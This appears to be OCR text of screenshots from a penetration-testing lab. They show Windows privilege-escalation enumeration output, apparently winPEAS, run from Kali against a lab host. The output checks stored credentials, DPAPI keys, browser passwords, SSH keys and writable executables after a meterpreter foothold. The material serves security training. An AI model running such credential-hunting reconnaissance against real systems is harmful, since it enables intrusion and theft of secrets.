

KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
0 Listening 592 services
Current UDP Listening Ports
Check for services restricted from the outside
Enumerating IPv4 connections
Protocol Local Address Local Port Remote Address:Remote Port Process ID
Process Name
UDP 0.0.0.0 500 *:* 1008
svchost
UDP 0.0.0.0 3389 *:* 356
svchost
UDP 0.0.0.0 4500 *:* 1008
svchost
UDP 0.0.0.0 5050 *:* 1120
svchost
UDP 0.0.0.0 5353 *:* 5044
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
UDP 0.0.0.0 5353 *:* 5044
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
UDP 0.0.0.0 5353 *:* 1312
svchost
UDP 0.0.0.0 5355 *:* 1312
Type here to search
5°C Windy
11:12 AM
11/25/2023


KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
Enumerating IPv6 connections
Protocol Local Address Local Port Remote Address:Remote Port
Process ID Process Name
UDP [::] 500 *:*
1008 svchost
UDP [::] 3389 *:*
356 svchost
UDP [::] 4500 *:*
1008 svchost
UDP [::] 5353 *:*
5044 C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
UDP [::] 5353 *:*
1312 svchost
UDP [::] 5355 *:*
1312 svchost
UDP [::1] 1900 *:*
5400 svchost
UDP [::1] 60227 *:*
5400 svchost
UDP [fe80::d743:27a0:e923:b984%6] 1900 *:*
5400 svchost
Type here to search
5°C Windy
11:12 AM
11/25/2023



KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
Firewall Rules
Showing only DENY rules (too many ALLOW rules always)
Current Profiles: PUBLIC
FirewallEnabled (Domain): False
FirewallEnabled (Private): True
FirewallEnabled (Public): True
DENY rules:
DNS cached --limit 70--
Entry Name Data
Enumerating Internet settings, zone and proxy configuration
General Settings
Hive Key Value
HKCU CertificateRevocation 1
HKCU DisableCachingOfSSLPages 0
HKCU IE5_UA_Backup_Flag 5.0
HKCU PrivacyAdvanced 1
HKCU SecureProtocols 2048
HKCU User Agent Mozilla/4.0 (compatible; MSIE 8.0; Win32)
HKCU ZonesSecurityUpgrade System.Byte[]
HKCU WarnonZoneCrossing 0
HKCU EnableNegotiate 1
Type here to search
5°C Windy
11:12 AM
11/25/2023



KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
Windows Credentials
Checking Windows Vault
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault
Not Found
Checking Credential manager
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#credentials-manager-windows-vault
[!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string
[!] Unable to enumerate credentials automatically, error: 'Win32Exception: System.ComponentModel.Win32Exception (0x80004005): Element not found'
Please run:
cmdkey /list
Saved RDP connections
Not Found
Type here to search
5°C Windy
11:12 AM
11/25/2023



KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
Not Found
Remote Desktop Server/Client Settings
RDP Server Settings
Network Level Authentication :
Block Clipboard Redirection :
Block COM Port Redirection :
Block Drive Redirection :
Block LPT Port Redirection :
Block PnP Device Redirection :
Block Printer Redirection :
Allow Smart Card Redirection :
RDP Client Settings
Disable Password Saving : True
Restricted Remote Administration : False
Recently run commands
a: control firewall.cpl\1
MRUList: a
Checking for DPAPI Master Keys
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#dpapi
MasterKey: C:\Users\happy\AppData\Roaming\Microsoft\Protect\S-1-5-21-2150857845-1853182644
Type here to search
5°C Windy
11:12 AM
11/25/2023





BROWSER INFORMATION


KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
File Actions Edit View Help
Browsers Information
Showing saved credentials for Firefox
Info: if no credentials were listed, you might need to close the browser and try again.
Looking for Firefox DBs
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
Not Found
Looking for GET credentials in Firefox history
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
Not Found
Showing saved credentials for Chrome
Info: if no credentials were listed, you might need to close the browser and try again.
Looking for Chrome DBs
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#browsers-history
Type here to search
5°C Windy
11:15 AM
11/25/2023


KALI [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali/Downloads
File Actions Edit View Help
IE history -- limit 50
http://go.microsoft.com/fwlink/p/?LinkId=255141
IE favorites
http://go.microsoft.com/fwlink/p/?LinkId=255142
Interesting files and registry
Putty Sessions
Not Found
Putty SSH Host keys
Not Found
SSH keys in registry
If you find anything here, follow the link to learn how to decrypt the SSH keys https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#ssh-keys-in-registry
Not Found
Type here to search
5°C Windy
11:15 AM
11/25/2023


KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
SuperPutty configuration files
Enumerating Office 365 endpoints synced by OneDrive.
SID: S-1-5-19
SID: S-1-5-20
SID: S-1-5-21-2150857845-1853182644-2418290860-1001
Name: Business1
UserFolder C:\Users\happy\OneDrive
Name: Personal
UserFolder C:\Users\happy\OneDrive
SID: S-1-5-18
Type here to search
5°C Windy
11:15 AM
11/25/2023



KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
Searching interesting files in other users home directories (can be slow)
Searching executable files in non-default folders with write (equivalent) permissions (can be slow)
File Permissions "C:\Users\happy\Desktop\payload.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\OneDrive\OneDriveStandaloneUpdater.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\OneDrive\OneDrive.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\winget.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\WindowsPackageManagerServer.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\Skype.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\python3.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\python.exe": happy [AllAccess]
File Permissions "C:\Users\happy\AppData\Local\Microsoft\WindowsApps\MicrosoftEdge.exe":
Type here to search
5°C Windy
11:16 AM
11/25/2023




Powershell kills your meterpreter shell!

